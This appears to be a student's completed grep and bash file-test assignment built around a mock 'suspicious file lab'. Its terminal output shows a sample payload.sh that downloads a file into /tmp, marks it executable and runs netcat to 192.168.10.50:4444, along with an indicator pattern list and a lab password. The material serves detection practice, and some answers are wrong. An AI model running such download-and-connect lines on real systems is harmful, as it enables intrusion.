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LOS Assignment Theory-3

Part A — Basic grep

Exercise 1 — Search File Contents

Using payload.sh:

Find the line containing wget.

Find the line containing nc.

Find the line containing chmod.

Search for WGET ignoring case. Display

the line numbers containing /tmp. the

number of lines containing /tmp.

Display only the matched word wget.

Search for nc as a whole word

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
➤ ) grep "wget" payload.sh
wget http://update-server.local/package.dat -O /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
➤ ) bash

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
➤ ) grep "wget" payload.sh
wget http://update-server.local/package.dat -O /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
➤ ) grep "nc" payload.sh
echo "Starting maintenance"
nc 192.168.10.50 4444

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
➤ ) grep "chmod" payload.sh
chmod +x /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
➤ ) grep -i "WGET" payload.sh
wget http://update-server.local/package.dat -O /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
➤ ) grep -n "/tmp" payload.sh
3:TEMP_DIR="/tmp/system_cache"
6:wget http://update-server.local/package.dat -O /tmp/package.dat
9:chmod +x /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
➤ ) grep -c "/tmp" payload.sh
3

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
➤ ) grep -o "wget" payload.sh
wget

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
➤ ) grep -w "nc" payload.sh
nc 192.168.10.50 4444

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
➤ ) _
```

Exercise 2 — Compare Files

Search for wget in:

payload.sh
update.sh
cleanup.sh

Answer:

Which file contains wget?

Which files do not contain wget?

Repeat the search for /tmp.

Which files contain /tmp?

Use grep with multiple filenames.

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
➤ ) grep -l "wget" payload.sh update.sh cleanup.sh
payload.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
➤ ) grep -n "/tmp" payload.sh update.sh cleanup.sh
payload.sh:3:TEMP_DIR="/tmp/system_cache"
payload.sh:6:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:9:chmod +x /tmp/package.dat
cleanup.sh:3:rm /tmp/application.tmp
cleanup.sh:5:rm /tmp/old_cache.tmp

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
➤ ) grep -l "/tmp" payload.sh update.sh cleanup.sh
payload.sh
cleanup.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
➤ ) grep -L "/tmp" payload.sh update.sh cleanup.sh
update.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
➤ ) _
```

Exercise 3 — Inverse Search

Using system.log:

Display all lines that do not contain INFO.

Display all lines that do not contain ERROR.

Display all lines except those containing WARNING.

Count the number of non-INFO entries.

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) grep -v "INFO" system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) grep -v "ERROR" system.log
INFO System started successfully
INFO User student logged in
WARNING Disk usage reached 80 percent
INFO Backup process started
INFO User admin logged in
WARNING Unusual file activity detected
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) grep -v "WARNING" system.log
INFO System started successfully
INFO User student logged in
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) grep -vc "INFO" system.log
5
```

Part B — Security Log Analysis
Exercise 4 — Analyze system.log

Using grep:

Find all ERROR entries.

Find all WARNING entries.

Find the FAILED entry.

Count the number of ERROR entries.

Display line numbers containing WARNING.

Search for error irrespective of case.

Determine whether the word Malware occurs in the file without displaying output.

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) grep "ERROR" system.log
ERROR Backup operation failed
ERROR Permission denied while accessing file

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) grep "WARNING" system.log
WARNING Disk usage reached 80 percent
WARNING Unusual file activity detected

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) grep "FAILED" system.log
FAILED Security update installation

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) grep -c "ERROR" system.log
2

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) grep -n "WARNING" system.log
3:WARNING Disk usage reached 80 percent
7:WARNING Unusual file activity detected

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) grep -i "error" system.log
ERROR Backup operation failed
ERROR Permission denied while accessing file

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) grep -q "Malware" system.log

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
[*] ➤ echo $?
1

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ ) _
```

Exercise 5 — Context Investigation

An ERROR event has been detected in system.log.

Display two lines after each ERROR.

Display two lines before each ERROR.

Display one line before and one line after each ERROR.

Display two lines around FAILED.

Why can examining events before and after an error be useful during incident investigation?

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ grep -A 2 "ERROR" system.log
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ grep -B 2 "ERROR" system.log
WARNING Disk usage reached 80 percent
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ grep -B 1 -A 1 "ERROR" system.log
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
INFO System scan completed

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
➤ grep -C 2 "FAILED" system.log
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
```

During incident investigation, an error by itself may not explain what happened. The events immediately before and after it can reveal the trigger, sequence of actions, related failures, or subsequent activity, helping an analyst reconstruct the incident timeline.

Part C — egrep / grep -E


Exercise 6 — Search Multiple Security Events

Using system.log, write a single command to find lines containing:


ERROR

WARNING

FAILED



```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍌 v3.14.7  
➤ ) grep -E "ERROR|WARNING|FAILED" system.log  
WARNING Disk usage reached 80 percent  
ERROR Backup operation failed  
WARNING Unusual file activity detected  
ERROR Permission denied while accessing file  
FAILED Security update installation
```



```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍌 v3.14.7  
➤ ) _
```

Exercise 7 — Multiple Suspicious Commands

Using payload.sh, search for any of:

wget

curl

nc

chmod

using a single extended regular expression.

Answer:

Which patterns were found?

Which pattern was not found?

How many lines contain at least one of these patterns?

```

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -E "wget|curl|nc|chmod" payload.sh
echo "Starting maintenance"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -oE "wget|curl|nc|chmod" payload.sh
nc
wget
nc
chmod

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -cE "wget|curl|nc|chmod" payload.sh
4

```

Exercise 8 — Search Multiple Files

Which files contain at least one selected command?

Display only the filenames containing matches.

Display matching lines with line numbers.

Count the matching lines in each file.

```

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -E "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:echo "Starting maintenance"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:nc 192.168.10.50 4444
payload.sh:chmod +x /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -E "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:echo "Starting maintenance"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:nc 192.168.10.50 4444
payload.sh:chmod +x /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -lE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -nE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:2:echo "Starting maintenance"
payload.sh:6:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:8:nc 192.168.10.50 4444
payload.sh:9:chmod +x /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -cE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
update.sh:0
cleanup.sh:0
payload.sh:4

```

Part D — patterns.txt

Your dataset already contains patterns.txt.

Exercise 9 — Pattern File Investigation

Use patterns.txt to:

Search payload.sh.

Search system.log.

Search config.conf.

Search all .sh files.

Display only filenames containing at least one pattern from patterns.txt.

Display matching lines without printing filenames.

Which files contain indicators listed in patterns.txt?

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -f patterns.txt payload.sh
echo "Starting maintenance"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -f patterns.txt system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -f patterns.txt config.conf
password=LabPassword123

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -f patterns.txt config.conf
password=LabPassword123

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -f patterns.txt *.sh
payload.sh:echo "Starting maintenance"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:nc 192.168.10.50 4444
payload.sh:chmod +x /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -lf patterns.txt *.sh
payload.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -h -f patterns.txt *.sh
echo "Starting maintenance"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep -l -f patterns.txt payload.sh update.sh cleanup.sh system.log config.conf
payload.sh
system.log
config.conf
```

Part E — Regex Using filelist.txt

Exercise 10 — Beginning and End of Line

Using filelist.txt:

Find filenames beginning with malware.

Find filenames beginning with script.

Find filenames ending in .sh.

Find filenames ending in .py.

Find filenames ending in .log.

Find filenames beginning with p and ending in .sh.

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '^malware' filelist.txt
malware1.sh
malware2.sh
malwareA.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '^script' filelist.txt
script1.py
script2.py

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '\.sh$' filelist.txt
payload.sh
update.sh
cleanup.sh
malware1.sh
malware2.sh
malwareA.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '\.py$' filelist.txt
scanner.py
script1.py
script2.py

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '\.log$' filelist.txt
system.log
access.log

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '^p.*\.sh$' filelist.txt
payload.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$
```

Exercise 11 — Character Classes

Using filelist.txt:

Find malware1.sh and malware2.sh using one pattern.

Find filenames containing a digit.

Find filenames containing digits 1 or 2.

Find filenames beginning with m or p.

Find filenames beginning with s or u.

```

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '^malware[12]\.sh$' filelist.txt
malware1.sh
malware2.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '[0-9]' filelist.txt
malware1.sh
malware2.sh
script1.py
script2.py

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '[12]' filelist.txt
malware1.sh
malware2.sh
script1.py
script2.py

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '[12]' filelist.txt
malware1.sh
malware2.sh
script1.py
script2.py

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '^[mp]' filelist.txt
payload.sh
malware1.sh
malware2.sh
malwareA.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
$ grep '^[su]' filelist.txt
system.log
update.sh
scanner.py
script1.py
script2.py

```

Exercise 12 — Negated Character Classes

Using filelist.txt:

Find filenames that do not begin with m.

Find filenames that do not begin with m or p.

Find malware filenames where the character following malware is not a digit.

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep '^m' filelist.txt
report.txt
system.log
access.log
config.conf
payload.sh
update.sh
cleanup.sh
scanner.py
script1.py
script2.py
notes.pdf
empty.txt
restricted.txt

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep '^mp' filelist.txt
report.txt
system.log
access.log
config.conf
update.sh
cleanup.sh
scanner.py
script1.py
script2.py
notes.pdf
empty.txt
restricted.txt

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) grep '^malware[0-9]' filelist.txt
malwareA.sh
```

Part F — File Operators

Exercise 13 —

Write a shell script that accepts a filename and determines whether it exists.

Test with:

payload.sh
report.txt
unknown.sh

```

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# ) nano check_exists.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7 took 16s426ms
# ) chmod +x check_exists.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# ) ./check_exists.sh payload.sh
File exists

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# ) ./check_exists.sh report.txt
File exists

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# ) ./check_exists.sh unknown.sh
File does not exist

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# )

```

Exercise 14

Write a script that accepts a path and determines whether it is:

a regular file,

a directory,

or neither.

Test with:

payload.sh

system.log

quarantine

backup

Unknown

```

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# ) nano check_path.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7 took 7s456ms
# ) chmod +x check_path.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# ) ./check_path.sh payload.sh
payload.sh is a regular file

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# ) ./check_path.sh system.log
system.log is a regular file

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# ) ./check_path.sh quarantine
quarantine is a directory

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# ) ./check_path.sh backup
backup is a directory

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# ) ./check_path.sh unknown
unknown is neither a regular file nor a directory

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
# )

```

Exercise 15

Write a script that reports whether a selected file is:

readable,
writable,
executable.

Test with:

payload.sh

update.sh

report.txt

config.conf

Expected style of output:

File: payload.sh

Readable : Yes

Writable : Yes

Executable : Yes

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
/ ) nano permissions.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7 took 18s925ms
/ ) chmod +x permissions.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
/ ) ./permissions.sh payload.sh
File: payload.sh

Readable : Yes
Writable : Yes
Executable : Yes

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
/ )
./permissions.sh update.sh
File: update.sh

Readable : Yes
Writable : Yes
Executable : Yes

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
/ )
./permissions.sh report.txt
File: report.txt

Readable : Yes
Writable : Yes
Executable : No

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
/ )
./permissions.sh config.conf
File: config.conf

Readable : Yes
Writable : Yes
Executable : No

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
/ )
```

Exercise 16 —

Compare:

payload.sh

empty.txt

Write a script that determines whether each file contains data.

Display:

File contains data

or:

File is empty

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) nano data_check.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7 took 5s871ms
# ) chmod +x data_check.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) ./data_check.sh payload.sh
File contains data

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) ./data_check.sh empty.txt
File is empty

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# )
```

Part G

Exercise 17 — File Validation Using []

Write a script that accepts a filename and checks:

Does it exist?

Is it a regular file?

Is it readable?

Is it non-empty?

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7 took 15s342ms
# ) chmod +x validate.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# ) ./validate.sh payload.sh
File exists
Regular file: Yes
Readable: Yes
Non-empty: Yes

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
# )
```

Exercise 18 — [] + grep

Write a script with the following logic:

Does file exist?

↓

Is it a regular file?

↓

Is it readable?

↓

Is it non-empty?

↓

Search for "wget"

If wget is detected, display:

Selected indicator detected – investigate further

Otherwise:

Selected indicator not detected

Test using both:

payload.sh

update.sh

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
# ) nano indicator_check.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7 took 1m29s443ms
# ) chmod +x indicator_check.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
# ) ./indicator_check.sh payload.sh
Selected indicator detected - investigate further

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
# ) ./indicator_check.sh update.sh
Selected indicator not detected

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍷 v3.14.7
# ) ~
```

Part H

Exercise 19 — Repeat File Tests Using [[]]

```
GNU nano 9.2 validate2.sh
#!/bin/bash

filename="$1"

if [[ ! -e "$filename" ]]; then
    echo "File does not exist"
    exit 1
fi

echo "File exists"

if [[ -f "$filename" ]]; then
    echo "Regular file: Yes"
else
    echo "Regular file: No"
fi

if [[ -r "$filename" ]]; then
    echo "Readable: Yes"
else
    echo "Readable: No"
fi

[ Read 28 lines ]
^G Help ^O Write Out ^F Where Is ^K Cut ^U Execut
```

Exercise 20 — Regex Using [[]]

Write a shell script that accepts a filename and checks whether the filename ends with .sh.

Use:

```
[[ "$filename" =~ regex ]]
```

Display:

Shell script identified for inspection

or:

File does not have a .sh extension

Test:

payload.sh

scanner.py

report.txt

```

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7 took 4m38s355ms
# nano extension_check.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7 took 7s699ms
# ./extension_check.sh payload.sh
bash: ./extension_check.sh: Permission denied

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[+] # ./extension_check.sh scanner.py
bash: ./extension_check.sh: Permission denied

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[+] # ./extension_check.sh report.txt
bash: ./extension_check.sh: Permission denied

```

Exercise 21 — Multiple Extensions Using [[]]

Extend the previous script to identify:

.sh

.py

.pl

files.

Test:

payload.sh

scanner.py

report.txt

config.conf

Do not classify these as malicious. Display:

Script file – inspect if required

Part I — grep + File Operators + Constructs

```

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[+] # nano script_check.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7 took 11s178ms
# ./script_check.sh payload.sh
bash: ./script_check.sh: Permission denied

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[+] # ./script_check.sh scanner.py
bash: ./script_check.sh: Permission denied

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[+] # ./script_check.sh report.txt
bash: ./script_check.sh: Permission denied

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[+] # ./script_check.sh config.conf
bash: ./script_check.sh: Permission denied

```

Exercise 22 — Executable File Content Analysis

Write a script that:

Accepts a filename.

Checks whether it exists.

Checks whether it is a regular file.

Checks whether it is executable.

If executable, searches for wget

Test with:

payload.sh

update.sh

report.txt

```
GNU nano 9.2                                executabl
#!/bin/bash

filename="$1"

if [[ ! -e "$filename" ]]; then
    echo "File does not exist"
    exit 1
fi

if [[ ! -f "$filename" ]]; then
    echo "Not a regular file"
    exit 1
fi

if [[ ! -x "$filename" ]]; then
    echo "File is not executable"
    exit 1
fi

echo "File is executable"
```

```

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
[🍄] / nano executable_check.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7 took 20s469ms
/ } ./executable_check.sh payload.sh
bash: ./executable_check.sh: Permission denied

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
[🍄] / ./executable_check.sh update.sh
bash: ./executable_check.sh: Permission denied

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
[🍄] / ./executable_check.sh report.txt
bash: ./executable_check.sh: Permission denied

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🍄 v3.14.7
[🍄] /

```

Exercise 23 — egrep + File Operators

Write a script that performs content analysis only when the selected file is:
a regular file,
readable,
non-empty.

If the checks succeed, use egrep/grep -E to search for:

wget|curl|nc|chmod

Display:

One or more selected indicators detected

if a match occurs.

Otherwise:

Selected indicators not detected

```

GNU nano 9.2                                multi_indicator.sh
#!/bin/bash

filename="$1"

if [[ ! -e "$filename" ]]; then
    echo "File does not exist"
    exit 1
fi

if [[ ! -f "$filename" ]]; then
    echo "Not a regular file"
    exit 1
fi

if [[ ! -r "$filename" ]]; then
    echo "File is not readable"
    exit 1
fi

if [[ ! -s "$filename" ]]; then
    echo "File is empty"
    exit 1

```

[Read 29 lines]

```

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[ ] nano executable_check.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7 took 3m1s417ms
[ ] nano multi_indicator.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7 took 14s596ms
[ ] chmod +x multi_indicator.sh

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[ ] ./multi_indicator.sh payload.sh
One or more selected indicators detected

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[ ] ./multi_indicator.sh update.sh
Selected indicators not detected

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[ ]

```

Part J — Configuration File Investigation

Exercise 24 — Sensitive Information Search

Use config.conf.

First verify that it:

exists,

is a regular file,

is readable,

is non-empty.

Then use egrep to search for:

password|username

Display the matching lines.

Why should configuration files containing authentication information receive additional protection?

```

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7 took 1m54s969ms
[ ] [ -e config.conf ] && echo "Exists"
[ -f config.conf ] && echo "Regular file"
[ -r config.conf ] && echo "Readable"
[ -s config.conf ] && echo "Non-empty"
Exists
Regular file
Readable
Non-empty

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[ ] grep -E "password|username" config.conf
username=admin
password=LabPassword123

anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via v3.14.7
[ ] grep -iE "password|username" config.conf
username=admin
password=LabPassword123

```

Part K

Exercise 25 — Suspicious File Triage

Write a Bash program called:

`file_check.sh`

The program should ask the user to enter a filename.

It should:

Determine whether the path exists.

Determine whether it is a regular file.

Determine whether it is a directory.

If it is a regular file, determine whether it is readable.

Determine whether it is writable.

Determine whether it is executable.

Determine whether it is empty/non-empty.

If readable and non-empty, use `grep` to search for `wget`.

Use `egrep/grep -E` to search for `wget|curl|nc|chmod`.

Use `$?` to determine whether a selected search succeeded.

Use `[[ ]]` with regex to determine whether the filename ends in `.sh`.

Display a summary of the findings.

Example:

Enter filename: `payload.sh`

----- FILE INVESTIGATION -----

Exists : Yes

Regular File : Yes

Directory : No

Readable : Yes

Writable : Yes

Executable : Yes

Non-empty : Yes

Shell Script : Yes

`wget` : Found

Selected indicators : Found

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🐙 v3.14.7
```

```
✎ ) nano file_check.sh
```

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🐙 v3.14.7 took 20s941ms
```

```
✎ ) chmod +x file_check.sh
```

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🐙 v3.14.7
```

```
✎ ) ./file_check.sh
```

```
Enter filename:
```

```
payload.sh
```

```
----- FILE INVESTIGATION -----
```

```
Exists      : Yes
```

```
Regular File : Yes
```

```
Directory   : No
```

```
Readable     : Yes
```

```
Writable     : Yes
```

```
Executable   : Yes
```

```
Non-empty    : Yes
```

```
Shell Script : Yes
```

```
wget         : Found
```

```
Selected indicators : Found
```

```
anonymous@anonymous-supreme in ~/Desktop/suspicious_file_lab via 🐙 v3.14.7 took 8s380ms
```